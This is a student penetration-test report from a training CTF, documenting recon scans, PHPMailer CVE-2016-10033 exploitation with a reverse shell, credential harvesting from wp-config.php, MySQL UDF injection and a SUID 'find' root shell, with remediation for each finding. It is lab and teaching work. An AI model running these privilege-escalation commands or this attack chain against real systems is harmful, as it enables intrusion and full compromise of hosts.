

ICDFA ACADEMY

Offensive Security Operations II

CTF 1 — Summative Competency Exam | CIP-A105

OPERATION IRON RAVEN

Penetration Test — Technical Report

Student Name	Daniyal Ahmed
Registration No.	C11/26/EHIT/17331
Course	Offensive Security Operations II — CIP-A105
Assessment	CTF 1 — Operation Iron Raven
Date of Operation	16–17 September 2026
Classification	TRAINING USE ONLY

1. Executive Summary

Operation Iron Raven was an authorised, black-box penetration test conducted against a standalone intentionally-vulnerable Linux server (OPFOR-01) as part of the ICDFa Offensive Security Operations II competency examination. The engagement was conducted entirely within an isolated VMware Host-Only network (192.168.233.0/24) and remained within all Rules of Engagement boundaries throughout.

The operation resulted in total system compromise. Beginning with unauthenticated network enumeration, the operator identified a web application running an outdated and publicly exploited mail library (PHPMailer 5.2.16, CVE-2016-10033). Exploiting this vulnerability delivered a reverse shell as the web-server user (www-data). Subsequent post-exploitation recovered cleartext database credentials from the application configuration, which were used to authenticate to the MySQL service. The database daemon was running with OS root privileges, enabling a User-Defined Function (UDF) injection technique to set the SUID bit on the system find binary, escalating to full root access.

All four mission flags were recovered and are documented with full evidence trails. The overall risk posture of OPFOR-01 is rated CRITICAL.

Risk Summary

Risk Level	Count	Key Issue
Critical	3	PHPMailer RCE, MySQL running as OS root, UDF OS command injection
High	2	Cleartext credentials in wp-config.php, password hashes exposed
Medium	1	Insecure directory listing exposing software versions
Low/Info	1	Predictable file layout, vendor directory web-accessible

The complete attack chain — reconnaissance, enumeration, vulnerability identification, exploitation, post-exploitation, privilege escalation, and flag recovery — was completed in a single session of approximately six hours without any external hints or walkthroughs.

2. Scope and Rules of Engagement

2.1 Engagement Scope

Authorised Target	OPFOR-01 — 192.168.233.129 (VMware virtual machine)
Authorised Attacker	Kali Linux — 192.168.233.128 (VMware Host-Only)
Network Scope	192.168.233.0/24 — VMnet1 Host-Only (isolated)
Out of Scope	All other networks, hosts, or systems outside the lab subnet
Operation Type	Black-box, unauthenticated, individual assessment

2.2 Rules of Engagement

ROE Area	Directive
Authorised target	Only OPFOR-01 as issued by the Academy.
Network isolation	Target must not be exposed to public internet; Host-Only adapter enforced.
Denial of service	Resource exhaustion, destructive DoS, and uncontrolled fuzzing are prohibited.
Persistence	Demonstrated only when necessary for an objective; removed afterwards.
Data handling	No personal or production data introduced

	to target.
Walkthroughs	Target-specific walkthroughs, solution videos, and flag repositories are prohibited.
Collaboration	Individual assessment. Credential/flag sharing is prohibited.
Reporting	Every material action recorded with timestamps and evidence.

2.3 Annex A — Pre-Operation Checklist (Verified)

- I have read the complete Operations Brief and Rules of Engagement. ✓
- I am using only the Academy-issued OPFOR-01 target. ✓
- My attacker and target systems are on the same isolated lab network. ✓
- Bridged production access and public exposure are disabled. ✓
- I created the required clean baseline snapshot for OPFOR-01. ✓
- I created a dedicated evidence directory and operator log. ✓
- I understand that the target IP, credentials, vulnerability, and attack path will not be supplied. ✓
- I will not search for or use a target-specific walkthrough or solution. ✓
- I will restore the clean baseline after completing the operation. ✓

3. Laboratory Architecture and Methodology

3.1 Network Architecture

The operation was conducted in an isolated VMware virtual lab. Both the attacker machine (Kali Linux) and the target (OPFOR-01, Debian Jessie) were placed on the VMnet1 Host-Only adapter, a private subnet with no route to the public internet.

LAB NETWORK TOPOLOGY — OPERATION IRON RAVEN

VMware Host-Only Isolated Lab | CIP-A105 CTF 1




Figure D-1 — Lab Network Topology (Operation Iron Raven)

Isolated VMware VMnet1 Host-Only subnet (192.168.233.0/24). Kali attacker (192.168.233.128) and OPFOR-01 target (192.168.233.129). No route to public internet.

Host	Role	IP Address
Kali Linux (VMnet1 eth1)	Attacker workstation	192.168.233.128/24
OPFOR-01 (Debian Jessie)	Target — OPFOR-01	192.168.233.129/24
VMnet1 Gateway	Host-Only subnet gateway	192.168.233.2

3.2 Methodology — Phased Approach

- **Phase 0 — Preparation:** Configured VMware VMnet1 Host-Only network. Verified isolation. Created clean baseline snapshot. Created evidence directory. Began operator activity log.
- **Phase 1 — Reconnaissance:** Performed host-discovery ping sweep across the entire /24 subnet to locate OPFOR-01 without being given its IP address.
- **Phase 2 — Attack-Surface Enumeration:** Conducted full TCP port scan (-p-) with service/version detection (-sV -sC). Performed web directory brute-force (Gobuster and DirBuster). Manually browsed discovered paths.
- **Phase 3 — Vulnerability Analysis:** Identified PHPMailer version from the exposed /vendor/VERSION file. Researched the version against public vulnerability databases. Selected CVE-2016-10033 (EDB-ID 40974) based on version match.
- **Phase 4 — Initial Access:** Adapted and executed EDB-ID 40974 (Python exploit) against the target contact form endpoint. Caught inbound reverse shell via Netcat listener.
- **Phase 5 — Post-Exploitation and Privilege Escalation:** Enumerated the filesystem. Read application configuration files. Authenticated to MySQL with harvested credentials. Injected a malicious shared object via MySQL DUMPFILE to register a UDF. Used UDF to set SUID on /usr/bin/find and spawned a root shell.
- **Phase 6 — Objective Collection:** Located and read all four mission flags. Documented paths, access levels, timestamps, and evidence references.
- **Phase 7 — Withdrawal:** Terminated all active sessions. Evidence preserved. Report compiled.




Figure E-001 — VMware Virtual Network Editor — VMnet1 Host-Only Configuration

Command: VMware Virtual Network Editor (GUI)

What I did: I configured VMnet1 as a Host-Only isolated subnet on the 192.168.233.0/24 range. This ensured both the attacker Kali machine and the OPFOR-01 target were completely isolated from the public internet and from any production networks on the host system.

4. Attack-Surface Summary

The following attack surface was identified through network enumeration and manual web application inspection. Services are listed in order of exploitability.

Port / Protocol	Service	Version / Banner	Observation	Risk
80/TCP	HTTP	Apache 2.4.10 (Debian)	WordPress CMS, /vendor/ directory listing, contact.php form	Critical
80/TCP	HTTP/App	PHPMailer 5.2.16	Vulnerable mail library exposed via /vendor/VERSION — CVE-2016-10033	Critical
80/TCP	HTTP/App	WordPress 4.x	/wp-login.php, /wp-admin/, /xmlrpc.php accessible	High
3306/TCP	MySQL	5.5.60-0+deb8u1	Accessible from localhost; running as OS root; root user has no password set via network but authenticated from wp-config	Critical

22/TCP	SSH	OpenSSH 6.7p1 Debian	Key/password authentication; no known CVEs for this configuration	Low
111/TCP	rpcbind	Version 2-4 (RPC #100000)	RPC portmapper; enumerable but no exploitable services found	Info
38901/TCP	RPC status	RPC #100024	NFS status daemon; not exploited	Info
/vendor/	HTTP Dir	Directory listing enabled	PHPMailer source files including VERSION and class files exposed	High
/wordpress/	HTTP App	WordPress CMS installation	Full WordPress install with user registration/contact form	Medium

```

└─$ nmap -sV -sC -Pn 192.168.233.129 -p-
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-16 13:07 -0400
Nmap scan report for 192.168.233.129
Host is up (0.0010s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 26:81:c1:f3:5e:01:ef:93:49:3d:91:1e:ae:8b:3c:fc (DSA)
|   2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)
|   256  1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (ECDSA)
|_  256  0e:85:71:a8:a2:c3:08:69:9c:91:c0:3f:84:18:df:ae (ED25519)
80/tcp    open  http      Apache httpd 2.4.10 ((Debian))
|_ http-title: Raven Security
|_ http-server-header: Apache/2.4.10 (Debian)
111/tcp   open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
|   100000   2,3,4    111/tcp    rpcbind
|   100000   2,3,4    111/udp    rpcbind
|   100000   3,4      111/tcp6   rpcbind
|   100000   3,4      111/udp6   rpcbind
|   100024   1        38901/tcp  status
|   100024   1        42526/udp6 status
|   100024   1        46663/tcp6 status
|_  100024   1        48635/udp  status
38901/tcp open  status  1 (RPC #100024)
MAC Address: 00:0C:29:D0:F3:81 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.84 seconds

```

Figure E-005 — Full Nmap Service and Version Scan Result

Command: `nmap -sV -sC -Pn -p- 192.168.233.129`

What I did: I ran a comprehensive Nmap scan against all 65,535 TCP ports on OPFOR-01. The `-sV` flag performed service version detection and `-sC` ran default NSE scripts. This revealed ports 22 (OpenSSH 6.7p1), 80 (Apache 2.4.10), 111 (rpcbind), and 38901 (RPC status) — establishing the complete attack surface.

```

└─(kali㉿kali)-[~]
└─$ sudo gobuster dir -u http://192.168.233.129 -w /usr/share/wordlists/dirb/common.txt \
--timeout 5s --delay 1s --no-tls-validation --no-status
[sudo] password for kali:
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.233.129
[+] Method: GET
[+] Threads: 10
[+] Delay: 1s
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] No status: true
[+] Timeout: 5s

Starting gobuster in directory enumeration mode

.hta [Size: 294]
.htpasswd [Size: 299]
.htaccess [Size: 299]
css [Size: 316] [→ http://192.168.233.129/css/]
fonts [Size: 318] [→ http://192.168.233.129/fonts/]
img [Size: 316] [→ http://192.168.233.129/img/]
index.html [Size: 16819]
js [Size: 315] [→ http://192.168.233.129/js/]
manual [Size: 319] [→ http://192.168.233.129/manual/]
server-status [Size: 303]
vendor [Size: 319] [→ http://192.168.233.129/vendor/]
wordpress [Size: 322] [→ http://192.168.233.129/wordpress/]
Progress: 4613 / 4613 (100.00%)

```

Figure E-007 — Gobuster Directory Enumeration — Web Directories Discovered

Command: `gobuster dir -u http://192.168.233.129 -w /usr/share/wordlists/dirb/common.txt`

What I did: *I used Gobuster to brute-force web directories on port 80 using a standard wordlist. This discovered the critical /vendor/ directory (which exposed PHPMailer files), /wordpress/ (the CMS installation), /manual/ (Apache documentation), and several static resource directories. The /vendor/ discovery was the pivotal finding of this phase.*

5. Confirmed Findings and Risk Ratings

FIND-01 — Insecure Directory Listing — /vendor/ Directory Exposed

Finding ID	FIND-01
Finding Title	Insecure Directory Listing — /vendor/ Directory Exposed
Affected Asset / Service	Apache HTTP Server — Port 80 (/vendor/)
Severity	Medium
Evidence	E-011, E-012, E-013, E-014
Technical Description	Apache directory listing was enabled on the /vendor/ path. Any unauthenticated visitor could enumerate directory contents, revealing PHPMailer library files including class.phpmailer.php, the PATH file (which contained Flag 1), and the VERSION file disclosing the exact library version.
Attack Narrative	During web enumeration, Gobuster discovered the /vendor/ directory. Navigating to it in a browser revealed a full directory listing. Reading the VERSION file identified PHPMailer 5.2.16, which directly enabled the next finding.
Security Impact	Information disclosure: exposed internal directory structure, software versions, and source files. Enabled version-specific vulnerability targeting (FIND-02).
Remediation	Disable Apache directory listing by adding 'Options -Indexes' to the relevant

	VirtualHost or .htaccess configuration. Move vendor libraries outside the web root or restrict access via Apache ACL rules.
--	--

FIND-02 — PHPMailer 5.2.16 — Remote Code Execution (CVE-2016-10033)

Finding ID	FIND-02
Finding Title	PHPMailer 5.2.16 — Remote Code Execution (CVE-2016-10033)
Affected Asset / Service	PHPMailer library — contact.php form on port 80
Severity	Critical
Evidence	E-014, E-015, E-016, E-017, E-019, E-020
Technical Description	PHPMailer versions prior to 5.2.18 are vulnerable to CVE-2016-10033. The vulnerability exists in the isMail transport method, which passes the Sender parameter unsanitised to the underlying sendmail command as the -f argument. An attacker can inject additional sendmail arguments and PHP code, causing the web server to write and execute an arbitrary PHP file.
Attack Narrative	After confirming version 5.2.16 via /vendor/VERSION (E-014), the operator located EDB-ID 40974 on Exploit-DB (E-015). The Python exploit was configured with the target contact form URL and a reverse shell payload (E-016). Execution delivered the payload, and a Netcat listener

	on port 4444 received an inbound connection from OPFOR-01, granting a shell as www-data (E-020).
Security Impact	Unauthenticated remote code execution as the web-server process user (www-data). Complete control of all files accessible to the www-data account, including the WordPress installation and configuration files.
Remediation	Immediately update PHPMailer to version 5.2.27 or later. Validate and sanitise all Sender/From fields server-side. Implement a Web Application Firewall rule to detect sendmail argument injection patterns in form fields.

FIND-03 — Cleartext Database Credentials in wp-config.php

Finding ID	FIND-03
Finding Title	Cleartext Database Credentials in wp-config.php
Affected Asset / Service	WordPress configuration file — /var/www/html/wordpress/wp-config.php
Severity	High
Evidence	E-023, E-024
Technical Description	The WordPress configuration file wp-config.php stored the MySQL database username and password in plaintext. Any

	process with read access to the web root — including the www-data shell obtained via FIND-02 — could trivially harvest these credentials. The configured user was the MySQL root account.
Attack Narrative	From the www-data shell, the operator read wp-config.php and extracted the define('DB_USER') and define('DB_PASSWORD') values (E-023). These credentials were subsequently used to authenticate directly to the MySQL service (E-025).
Security Impact	Full MySQL administrative access. Because MySQL was running as OS root (FIND-05), this finding was a direct enabler of total system compromise.
Remediation	Remove credentials from source code files. Store database passwords in environment variables, a secrets manager, or an encrypted vault. The WordPress user should be a dedicated low-privilege account with access only to its own database.

FIND-04 — WordPress User Password Hashes Accessible via Database

Finding ID	FIND-04
Finding Title	WordPress User Password Hashes Accessible via Database
Affected Asset / Service	MySQL database — wordpress.wp_users table

Severity	High
Evidence	E-026, E-027
Technical Description	With root-level MySQL access, the operator queried the wp_users table and extracted phpass-format password hashes for all registered users (michael and steven). These hashes could be subjected to offline dictionary and brute-force attacks.
Attack Narrative	After authenticating to MySQL (E-025), the operator issued <code>SELECT user_login, user_pass FROM wp_users;</code> and retrieved the hashes for both accounts (E-026). The hashes were written to a local file for analysis (E-027).
Security Impact	Exposure of user account credentials. Successful cracking would enable WordPress admin panel access and potentially credential reuse against SSH or other services.
Remediation	Restrict the WordPress MySQL user's privileges to DML operations on the wordpress database only. Enable MySQL audit logging. Enforce strong, unique passwords for all WordPress accounts resistant to dictionary attacks.

FIND-05 — MySQL Service Running as OS root

Finding ID	FIND-05
-------------------	---------

Finding Title	MySQL Service Running as OS root
Affected Asset / Service	MySQL 5.5.60 daemon — localhost:3306
Severity	Critical
Evidence	E-025, E-036, E-038, E-041
Technical Description	The MySQL daemon process was running with OS root privileges. This is a critical misconfiguration because any SQL-level exploit against MySQL — including User-Defined Function (UDF) injection — executes with OS root authority, collapsing the boundary between database compromise and full system compromise.
Attack Narrative	After obtaining MySQL root access (E-025), the operator confirmed root OS privilege via the UDF technique: a malicious shared object (1518.so) was written to the MySQL plugin directory using DUMPFILE (E-036), the do_system() UDF was registered, and a call to SELECT do_system('chmod u+s /usr/bin/find') succeeded (E-038), confirming OS root-level command execution.
Security Impact	Total system compromise. Any MySQL-level capability translates directly to unrestricted OS root access.
Remediation	Configure MySQL to run as the dedicated low-privilege 'mysql' system user. Set secure_file_priv in mysqld.conf to restrict DUMPFILE write locations. Remove the FILE privilege from all MySQL accounts that do

	not require it.
--	-----------------

FIND-06 — MySQL UDF Injection — Arbitrary OS Command Execution

Finding ID	FIND-06
Finding Title	MySQL UDF Injection — Arbitrary OS Command Execution
Affected Asset / Service	MySQL plugin system — /usr/lib/mysql/plugin/
Severity	Critical
Evidence	E-035, E-036, E-037, E-038
Technical Description	Using MySQL root access and the LOAD_FILE / DUMPFILE functions, the operator loaded a pre-compiled malicious shared library (1518.so — a public UDF escalation tool) into the MySQL plugin directory. Creating the do_system() UDF from this library enabled arbitrary operating system commands to be executed at the MySQL daemon privilege level (root).
Attack Narrative	The shared object 1518.so was transferred to the target /tmp directory via wget from a Python HTTP server on the attacker machine (E-035). The operator connected to MySQL, loaded the binary into a temporary table, wrote it to the plugin directory via DUMPFILE, and registered the do_system() function (E-036). The command chmod u+s /usr/bin/find was

	executed through the UDF (E-038).
Security Impact	Arbitrary OS commands executed as root. SUID bit set on /usr/bin/find, enabling persistent root shell access without requiring MySQL.
Remediation	Set secure_file_priv = '/var/lib/mysql-files' (or similar restricted path) in MySQL configuration to prevent DUMPFILE writes to system directories. Revoke the FILE privilege from all non-administrative MySQL users. Implement file integrity monitoring on the MySQL plugin directory.

FIND-07 — SUID find Binary — Root Shell Escalation

Finding ID	FIND-07
Finding Title	SUID find Binary — Root Shell Escalation
Affected Asset / Service	/usr/bin/find (SUID bit set via FIND-06)
Severity	Critical
Evidence	E-041
Technical Description	After the do_system() UDF set the SUID bit on /usr/bin/find, any local user could exploit the -exec flag of find to execute arbitrary commands with root privileges, as the find binary inherits the root SUID permission at execution time.
Attack Narrative	From the www-data shell in /tmp, the

	operator created a dummy file (touch dani) and ran: <code>find dani -exec '/bin/sh' \;</code> This spawned an interactive <code>/bin/sh</code> process inheriting <code>find</code>'s SUID root privilege. <code>whoami</code> confirmed root (E-041). The operator navigated to <code>/root</code> and read <code>flag4.txt</code>.
Security Impact	Full OS root compromise. Unrestricted access to all files, processes, and system resources on OPFOR-01.
Remediation	Remove the SUID bit from <code>/usr/bin/find</code>: <code>chmod u-s /usr/bin/find</code>. Audit all SUID and SGID binaries regularly: <code>find / -perm -4000 -o -perm -2000 2>/dev/null</code>. Address root cause in FIND-05 and FIND-06 to prevent recurrence.


6. Initial-Access Narrative

This section documents the complete step-by-step process from the first network contact with OPFOR-01 through to establishing an interactive shell on the target.

6.1 Host Discovery

With no prior knowledge of the target's IP address, the operator began with a network-wide ping sweep to locate live hosts on the VMnet1 subnet.

```
$ sudo nmap -sn 192.168.233.0/24
Nmap scan report for 192.168.233.129
Host is up (0.0019s latency).
MAC Address: 00:0C:29:D0:F3:81 (VMware)
```



```
kali@kali: ~
Session Actions Edit View Help
(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group defau
lt qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP gro
up default qlen 1000
    link/ether 00:0c:29:a9:f1:08 brd ff:ff:ff:ff:ff:ff
    inet 192.168.110.141/24 brd 192.168.110.255 scope global dynamic noprefixro
ute eth0
        valid_lft 1285sec preferred_lft 1285sec
    inet6 fe80::9967:7a58:d9fa:6800/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP gro
up default qlen 1000
    link/ether 00:0c:29:a9:f1:12 brd ff:ff:ff:ff:ff:ff
    inet 192.168.233.128/24 brd 192.168.233.255 scope global dynamic noprefixro
ute eth1
        valid_lft 1286sec preferred_lft 1286sec
    inet6 fe80::ab2b:e60c:71dc:33e9/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
4: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DO
WN group default
    link/ether a2:88:74:38:ac:be brd ff:ff:ff:ff:ff:ff
```

Figure E-002 — Kali Linux Network Interface Verification

Command: `ip a`

What I did: Before beginning enumeration I verified my attacker machine's network configuration using 'ip a'. This confirmed eth1 was assigned 192.168.233.128/24 on VMnet1, placing it on the same subnet as the target. eth0 was the NAT adapter for internet access, which remained disconnected from the lab network.

```
(kali@kali)-[~]
$ sudo nmap -sn 192.168.233.0/24

[sudo] password for kali:
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-16 12:30 -0400
Nmap scan report for 192.168.233.1
Host is up (0.00100s latency).
MAC Address: 00:50:56:C0:00:01 (VMware)
Nmap scan report for 192.168.233.129
Host is up (0.0019s latency).
MAC Address: 00:0C:29:D0:F3:81 (VMware)
Nmap scan report for 192.168.233.254
Host is up (0.00047s latency).
MAC Address: 00:50:56:F0:5A:00 (VMware)
Nmap scan report for 192.168.233.128
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 7.04 seconds
```

Figure E-004 — Nmap Ping Sweep — OPFOR-01 Discovered at 192.168.233.129

Command: `sudo nmap -sn 192.168.233.0/24`

What I did: I ran a ping sweep across the full /24 subnet using Nmap's `-sn` (no port scan) flag. This identified one active host at 192.168.233.129 with a VMware-assigned MAC address, confirming this was the OPFOR-01 virtual machine.

6.2 Port and Service Enumeration

With the target IP confirmed, a full TCP port scan with service version detection was performed to identify all exposed services.

```
$ nmap -sV -sC -Pn -p- 192.168.233.129
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.10 ((Debian))
|_http-title: Raven Security
111/tcp   open  rpcbind  2-4 (RPC #100000)
38901/tcp open  status   1 (RPC #100024)
```

```

└─$ nmap -sV -sC -Pn 192.168.233.129 -p-
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-16 13:07 -0400
Nmap scan report for 192.168.233.129
Host is up (0.0010s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 26:81:c1:f3:5e:01:ef:93:49:3d:91:1e:ae:8b:3c:fc (DSA)
|   2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)
|   256  1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (ECDSA)
|_  256  0e:85:71:a8:a2:c3:08:69:9c:91:c0:3f:84:18:df:ae (ED25519)
80/tcp    open  http      Apache httpd 2.4.10 ((Debian))
|_ http-title: Raven Security
|_ http-server-header: Apache/2.4.10 (Debian)
111/tcp    open  rpcbind   2-4 (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
|   100000   2,3,4      111/tcp     rpcbind
|   100000   2,3,4      111/udp     rpcbind
|   100000   3,4        111/tcp6    rpcbind
|   100000   3,4        111/udp6    rpcbind
|   100024   1          38901/tcp   status
|   100024   1          42526/udp6  status
|   100024   1          46663/tcp6  status
|_  100024   1          48635/udp   status
38901/tcp  open  status    1 (RPC #100024)
MAC Address: 00:0C:29:D0:F3:81 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.84 seconds

```

Figure E-005 — Full TCP Port Scan — All Open Ports and Service Versions

Command: `nmap -sV -sC -Pn -p- 192.168.233.129`

What I did: I performed a comprehensive Nmap scan across all 65,535 TCP ports using `-p-` with service version detection (`-sV`) and default NSE scripts (`-sC`). The scan revealed four open ports: SSH on 22 (OpenSSH 6.7p1), HTTP on 80 (Apache 2.4.10 serving 'Raven Security'), and two RPC services on 111 and 38901. Port 80 was identified as the primary attack surface.

6.3 Web Application Enumeration

With Apache on port 80 identified, web enumeration was performed to map the application structure and discover hidden directories.




Figure E-009 — Raven Security Homepage — Web Application Identified

Command: `http://192.168.233.129/` (Browser navigation)

What I did: I navigated to the web server root in a browser and found the Raven Security corporate homepage. This revealed the site was a professional-looking informational page with a contact form — a standard WordPress-based site. The homepage confirmed the site was functional and suggested a PHP backend.

```
(kali㉿kali)-[~]
└─$ sudo gobuster dir -u http://192.168.233.129 -w /usr/share/wordlists/dirb/common.txt \
